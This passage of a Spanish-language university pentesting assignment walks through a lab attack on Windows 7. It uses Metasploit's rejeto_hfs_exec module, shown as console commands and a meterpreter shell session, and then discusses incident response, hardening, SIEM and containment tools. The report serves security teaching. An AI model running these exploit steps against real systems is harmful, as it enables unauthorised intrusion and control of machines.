
  use eternalblue
  use <name|index>

  search eternalblue
  use <name|index>

msf5 > use 0
msf5 exploit(windows/http/rejeto_hfs_exec) > |
```


Fuente. Luis Ardila

Ilustración 38 Búsqueda de la IP de la víctima del Windows 7 64 bis




Fuente. Luis Ardila

Ilustración 39 IP víctima RHOST



Fuente. Luis Ardila

Ilustración 40 Búsqueda de la IP del servicio en Linux




Fuente. Luis Ardila

Ilustración 41 IP atacante set SRVHOST

```
msf5 > use 0
msf5 exploit(windows/http/rejeto_hfs_exec) > set RHOST 192.168.1.222
RHOST => 192.168.1.222
msf5 exploit(windows/http/rejeto_hfs_exec) > set SRVHOST 192.168.1.224
SRVHOST => 192.168.1.224
msf5 exploit(windows/http/rejeto_hfs_exec) > exploit
```

Fuente. Luis Ardila

Ilustración 42 realización Exploit



Fuente. Luis Ardila

### 3.2 Explotación de vulnerabilidades

Una vez identificadas las vulnerabilidades se definirá como aprovecharlas y así comprometer el sistema, la herramienta a utilizar es Metasploit se utilizan los siguientes comandos:

**Msfconsole:** Da inicio al Metasploit Framework

**Exploit:** Lanzar ataque, me permitirá tomar ventaja de las fallas en el sistema, aplicación y/o servicio

**Rhost:** Para entrar al host remoto de la víctima.

**Sysinfo:** Muestra las características del equipo

**SRVHOST:** Host del atacante

**PWD:** Muestra en que parte me encuentro

**3.4. Explique con sus palabras y de manera específica cómo afecta el ataque a la máquina (Windows 7 X64), haga uso de gráficos para explicar el ataque.**

El ataque afecta directamente todo lo que se maneje en esa quina y con lo que tenga contacto a través de red o cualquier puerto de la maquina atacada en este caso win7x86 y win7x64, particularmente se pueden realizar cualquier tipo de delito informático , pues al hacer el meterpreter se tiene el dominio de la maquina en general, pudiendo desde simplemente desactivar la máquina, sacar o extraer información y hasta dañar el dispositivo comprometiendo la información contenida y los equipos que con el conecten en red.

**3.3 Documente cada uno de los pasos que ejecutó y sus respectivas evidencias para explotar la vulnerabilidad en las máquinas Windows 7.**

**Win7X86:** Verificando el estado del firewall para la ejecución de las pruebas de pentesting.

**3.4 ¿Qué herramienta utilizó para poder identificar los fallos de seguridad de la “máquina Windows 7”? ¿Qué Puerto abre la aplicación específica en el anexo?**

Se analiza la información recolectada en búsqueda de amenazas, utilizaré la herramienta Nessus. Fuente Propio del Autor 40 Instalación herramienta Nessus.





Ilustración 43 Pruebas de pentesting



Fuente. Luis Ardila

En el siguiente paso se evidencian el detalle de puertos y servicios abiertos arrojados por Nmap.


Ilustración 44 Puertos y servicios abiertos arrojados por Nmap



Fuente. Luis Ardila

Evidencia generada por el archivo winse20w0.exe el cual podrá ejecutar y visualizar una vez irrumpa en la máquina víctima

Ilustración 45 Evidencia generada por el archivo winse20w0.exe



```
Archivo Acciones Editar Vista Ayuda
meterpreter > cd ..
meterpreter > pwd
C:\Windows
meterpreter > cd ..
meterpreter > cd user
[-] stdapi_fs_chdir: Operation failed: The system cannot find the file specified.
meterpreter > cd users
meterpreter > cd semi
meterpreter > ls
Listing: C:\users\semi
=====
meterpreter > shell
Process 2100 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.

C:\users\semi>winse20w0.exe
winse20w0.exe
## ## ## ## ## ## ## ## ## ##
## ## ## ## ## ## ## ## ## ##
## ## ## ## ## ## ## ## ## ##
## ## ## ## ## ## ## ## ## ##
## ## ## ## ## ## ## ## ## ##
##### ## ## ## ## ## ## ## ## ##

UNIVESIDAD NACIONAL ABIERTA Y A DISTANCIA UNAD
ESPECIALIZACION EN SEGURIDAD INFORMATICA
SEMINARIO ESPECIALIZADO
```

Fuente. Luis Ardila



## 4. CONTENCIÓN DE ATAQUES INFORMÁTICOS

### 4.1 ¿Qué sería lo primero que indagaría y haría si llegara a encontrarse un ataque en tiempo real? Especifique su respuesta con argumentos técnicos.

Considerar en que no se puede pensar que no nos van a atacar, sino, pensar que hay una realidad que puede ser determinante en la operación de una persona o empresa, pues justo allí es donde está el mayor riesgo. Quién señala que la filosofía es asumir que se está bajo ataque constante y en caso de que se trate de una institución grande esto casi siempre será cierto. Todo lo que es internet siempre será vulnerable, así como hay sitios inseguros en una ciudad, hay sitios inseguros en la red, por tal razón las empresas debería tener en cuenta con el documento Modelo de Gestión de Incidentes de Seguridad de la Información y de ser afirmativa, establecer estrategia que permitan tomar decisiones oportunamente para evitar la propagación del incidente, y así disminuir los daños a los recursos de TIC y la pérdida de la confidencialidad, integridad y disponibilidad de la información y seguido validar con el equipo Red Team, el estado de la conexión de red de cada máquina, Luego según los análisis realizados por el equipo Red Team se evidencian varias fallas entre ellas que los firewalls y el antivirus estén desactivados. (infolaft., s.f.)

### 4.2 ¿Teniendo en cuenta el ataque ejecutado desde el ejercicio de Red team qué medidas de hardenización propondría para que el ataque no se repita?

La única actividad del Red Team tiene que ser atacar y lograr sus objetivos. Esto debe ocupar un 90% de su tiempo, el restante ha de dedicarlo a informar de sus resultados y trabajar con el equipo defensor de la organización, el Blue Team, para mostrarle las pruebas con el fin de que la entidad contratante pueda actuar, en consecuencia tapar agujeros, imaginar cómo parar un ataque y seguir trabajando en el sistema como cerrar puertos; en la medida de lo posibles cerrar todos los puertos innecesarios para evitar que el atacante aproveche algún tipo de vulnerabilidad. Verificar la necesidad de apertura de puertos existentes en la infraestructura tecnológica garantizando únicamente los servicios necesarios para la funcionalidad requerida en los equipos específicos. Utilizar un programa para escaneo de vulnerabilidades sería buena idea implementar un programa como OpenVas para el escaneo de posibles vulnerabilidades en el sistema, lo bueno de OpenVas es que en el reporte incluye posibles soluciones que se pueden aplicar, lo cual es bastante útil, también podemos utilizar Nmap para escaneo de puertos, Nmap es posible ejecutarlo con script que permiten relacionar un puerto o aplicación que corre a una posible vulnerabilidad, al conocer la vulnerabilidad podemos tomar medidas para su control (Aguilà, s.f.)

### 4.3 ¿Describe con sus palabras las diferencias entre un equipo Blueteam y un equipo de respuesta a incidentes informáticos?

Tabla 1 diferencias entre un equipo Blueteam y un equipo de respuesta a incidentes informáticos

Equipo Blue team	Equipo de respuesta a incidentes informáticos
Seguridad defensiva Trabaja en la mejora continua de la seguridad	Gestión de incidentes. Gestiona incidencias de una organización mayor (Gobierno, empresa, universidad red)
Análisis forenses Monitorización de Sistema	Incidencia: hecho sospechoso o real. Vigilancia periódica ya que los objetivos de este equipo son específicos y en algunos casos ha servido para que ataques no se lleven a cabo.
Realizar auditorías del DNS (servidor de nombres de dominio) para prevenir ataques de phishing, evitar problemas de DNS caducados, evitar el tiempo de inactividad por la eliminación de registros del DNS y prevenir/reducir los ataques al DNS y a la web.	Analiza las situaciones y responde a las incidencias.
Defiende a las organizaciones con vigilancia constante.	Identifica los causantes del incidente y las consecuencias que conlleva mediante la preservación y documentación de la evidencia.
Rastrea incidentes de Ciberseguridad Análisis forense de las máquinas afectadas, propuesta de soluciones y establece medidas de detección para futuros casos.	Gestión de incidentes. Endurecimiento de software y estructura para reducir el número de incidencias a largo plazo.
Verifica la efectividad de las medidas de seguridad	Respuesta rápida y efectiva, lo cual le permitirá a la organización operar con total normalidad.

Fuente. Luis Ardila

### 4.4 ¿Si dentro de un equipo Blue team le indican que debe trabajar con CIS “Center For Internet Security” usted lo utilizaría para qué fin?

Debido a su amplia experiencia podemos aprender de ellos quizás sobre diferentes tipos de ataques y desarrollar estrategias de protección, con el fin en enfocarse en el conjunto más efectivo y específico de medidas técnicas disponibles para mejorar la postura de defensa de una organización. Y por último Seguir un enfoque

comprobado de gestión de riesgos para la seguridad informática basado en la eficacia del mundo real. (manageengine, s.f.)

#### **4.5 Explique y redacte las funciones y características principales de lo que es un SIEM.**

SIEM permite tener control absoluto sobre la seguridad informática de la empresa, al tener información y administración total sobre todos los eventos que suceden segundo a segundo, resultando más fácil detectar tendencias y centrarse en patrones fuera de lo común.

##### **Funciones:**

- SIEM centraliza los eventos y logs de los diferentes sistemas, permitiendo un análisis en tiempo real de lo que está sucediendo en la gestión de la seguridad, dando mayor visibilidad a los sistemas de seguridad y a los administradores.
- Así mismo, SIEM combina funciones de un sistema de Gestión de Información de Seguridad el cual almacena eventos a largo plazo para el análisis y comunicación de los datos de seguridad, y un sistema de Gestión de Eventos de Seguridad, que es el encargado de la revisión en tiempo real, correlación de eventos y notificación y por lo último SIEM proporcionan una identificación.

##### **Característica:**

- **Arquitectura:** Proporciona los requisitos mínimos y es adaptable a cualquier cambio administración.
- **Registro De Datos:** Capaz de recolectar todo lo que genere ya que trabaja con gran cantidad de datos.
- **Monitoreo en tiempo real:** En cuanto a detección de amenazas, respuesta a incidentes, creación de indicadores y priorización de alertas
- **Análisis:** Detección de eventos discretos, comportamientos anómalos, coincidencias en listas blancas etc.
- **Monitoreo de datos y aplicaciones:** Integración de diferentes aplicaciones, fuentes de datos e interfaz y así lograr la extracción, clasificación o visibilidad de la información.
- **Amenaza y contexto:** Permite la validación de eventos detectados para así evaluar los riesgos y priorizar los de mayor impacto.
- **Contexto de usuario y monitoreo:** Dar a conocer las infracciones de políticas, bloqueo y desbloques de cuentas, falta de uso de cuentas, cambios en privilegios, cuentas promiscuas etc.
- **Administración de incidentes:** Permite notificar a usuarios específicos,

configuración de alertas y agregar acciones automatizadas Herramientas de detección de amenazas: Crear o implementar aplicaciones de seguridad (computerweekly, s.f.)

#### **4.6 Defina por lo menos 3 herramientas de contención de ataques informáticos “hardware o software”, recuerde que las herramientas de contención son diferentes a las herramientas de detección.**

El equipo Blue team como la seguridad defensiva, aquel equipo que defiende a las organizaciones de ataques de manera proactiva. (UNIR, 2020). Con base a lo anterior podemos definirlo como un equipo de profesionales en ciberseguridad con la capacidad de ayudar a prevenir e identificar riesgos a partir de las detecciones tempranas de las vulnerabilidades existentes en una organización, los cuales llevan el control del sistema a través de análisis e identificación de comportamientos maliciosos en pro de mejorar los controles de seguridad de una organización.

SIEM (Security Information and Event Management), solución dedicada y capaz de detectar, responder y neutralizar las amenazas informáticas. Su objetivo principal es proporcionar una visión global de la seguridad de las tecnologías de la información”. (Pachon, 2020). Esta herramienta también nos facilita a la identificación de vulnerabilidades y gestión de controlar la acción del delincuente.

La revista Owas define un Equipo de Respuesta a Incidentes (ERI) provee servicios y da soporte para prevenir, gestionar y responder ante los incidentes de Seguridad de la información” (OWAS, s.f.). Al igual que el equipo Blue Team, también son equipos de profesionales con experiencias en el campo de resolución de problemas en el campo de seguridad, los cuales lo conforman de acuerdo a la experiencia y profesión, como desarrolladores, auditores, consultorías en equipo de seguridad, entre otros, de gran importancia para la conformación del equipo de respuestas a incidentes de seguridad, todos trabajan en conjunto, cooperan para brindar una solución a la organización, este equipo desarrolla medidas de prevención y reactivos que ayudan a controlar y minimizar cualquier tipo de daño que se pueda presentar. (cisco, s.f.)

La contención se basa en contener una determinada actividad para evitar su propagación, en este caso nos basados en campo informático, los cuales nos ayudan a prevenir pérdidas de datos, información y también daños materiales, las cuales se pueden llevar a cabo con estragáis, hardware y Software que ayuden la detención de un incidente. Una de las herramientas identificadas a nivel general en la contención de ataques son; Backus de información, ISO o imágenes de los servidores, una buena implementación de los firewall, existen herramientas automatizadas como los son Cisco FireSIGHT y Cisco

FirePOWER10 que se encargan de la detección precoz y contención de amenazas en red de organizaciones, Cisco FireSIGHT se encarga “escanea la actividad de la red con sensores cuya inteligencia es actualizada constantemente con las últimas alertas. Estos sensores buscan en los sistemas corporativos código malicioso o prohibido por las políticas de seguridad. También monitorizan las conexiones de usuarios y dispositivos para detectar si se conectan a dominios peligrosos, como podrían ser los de una botnet” (Dacom.global, 2016). Cisco también tiene la plataforma denominada “Contención Rápida de Amenazas de Cisco” 11 el cual contiene una serie de controles, mecanismos, herramientas que facilitan dicha operación. También existe la herramienta “Panda Security es una empresa especializada en la creación de productos de seguridad para endpoints que son parte del portfolio de soluciones de seguridad IT de WatchGuard. Centrada inicialmente en la creación de software antivirus, la compañía ha ampliado sus objetivos expandiendo su línea de negocio hacia los servicios de ciberseguridad avanzada con tecnologías para la prevención del cibercrimen” (pandasecurity, s.f.)

## CONCLUSIONES

Los equipos Red Team y Blue Team le aportan a la organización tranquilidad, mejora continua en la seguridad, seguimiento constante con análisis de patrones y comportamientos que pueden identificar posibles amenazas, emulación de posibles ataques que pueden ayudar a identificar la capacidad que tienen las organizaciones para proteger sus activos críticos.

El proceso de penetración cuenta con 4 etapas definidas donde paso a paso se analiza un sistema de información en busca de vulnerabilidades y permite presentar un informe concreto de los hallazgos y la explotación realizada a esas vulnerabilidades. Para explotar las vulnerabilidades se utilizó Metasploit, porque, simplifica la detección de redes, permite concentrarse en aspectos específicos en las pruebas de penetración y además aumenta la eficacia de los escaneos de vulnerabilidad. Hoy en día las organizaciones se centran más en detectar amenazas y responder a las mismas que en revisar su capacidad de contener un ataque ya sea por presupuesto, planes estratégicos, exceso de herramientas que se utilizan en la organización, la falta de planes de respuesta etc., llevando a que las probabilidades de experimentar un ataque sean altas.

Durante el desarrollo del informe se dan a conocer cada una de las herramientas utilizadas y su funcionalidad. Al realizar este proceso nos permitió identificar las debilidades, carencias de programas y las vulnerabilidades a aprovechar para realizar el ataque y así obtener información valiosa del objetivo, se utiliza Nmap y Metasploit dentro de la máquina virtual que fue de gran ayuda para automatizar la detección.

Al momento de seleccionar una herramienta de contención siempre se debe tener en cuenta múltiples factores del sistema y lo más importante la capacidad de respuesta ante incidencias presentadas en tiempo real, en este momento es donde realmente se evalúa la capacidad tanto del profesional como de la herramienta seleccionada.

## RECOMENDACIONES

Cabe resaltar con este seminario hemos llegado lo importante que nos deja en que toda organización es necesario que se constituya o exista el área de seguridad informática, conformada por el personal idóneo, para llevar a cabo todas las tareas que impliquen única y exclusivamente, el manejo de la seguridad del sistema informático.

Realizar una concientización al personal de sistemas de la importancia que tiene mantener al interior de la empresa las maquinas actualizadas con sus respectivos parches de seguridad si no se hace manualmente al menos mantener bien configurados los equipos para que la actualización sea automática. En donde debe estar actualizado en el manejo de cada una de las herramientas diseñadas para la detección de vulnerabilidades, explotación y contención de ataques.

## REFERENCIAS

MEDRANO, Víctor “Las fases de un test de penetración (Pentest) (Pentesting I)”.01Marzo-2022. Disponible en (<https://www.cyberseguridad.net/las-fases-de-un-test-de-penetracion-pentest-pentesting-i>).

PEREZ, Javier “Cómo realiza un pentesting a un Sharepoint”.. 01Marzo-2022. Disponible en (<https://blog.spartan-cybersec.com/2019/04/05/hacking-a-sharepoint-website/>).

Alexis Junior, “Cómo Usar Nmap: Tutorial Para Principiantes”. 04Marzo-2022. Disponible en (<https://esgeeks.com/como-usar-nmap-con-comandos/>).

KEARNS, Devon y AHARONI, Mati “Marco De Metasploit”. 06Marzo-2022.Disponible en (<https://www.kali.org/tools/metasploit-framework/>).

MARTÍNEZ PEÑALVER, Marcos. Análisis y comparación de Herramientas de análisis de amenazas. Leganés, 2019, 16p.Trabajo de grado (en Ingeniería informática). Universidad Carlos III de Madrid. Facultad de ingeniería.

ManageEngine “Implementar un programa de concienciación y capacitación en seguridad”. 17Marzo-2022 Disponible en (<https://www.manageengine.com/latam/controles-de-seguridad-critica-cis.html>).

Panda Security “Pentesting: una herramienta muy valiosa para tu empresa”. {En línea}. 22Marzo-2022 Disponible en (<https://www.pandasecurity.com/es/mediacenter/seguridad/pentesting-herramienta-empresa/>).

POLICIA NACIONAL. Normatividad sobre delitos informáticos. se modifica el Código Penal, se crea un nuevo bien jurídico tutelado - denominado “de la protección de la información y de los datos”. Bogotá. Enero 5, 2019.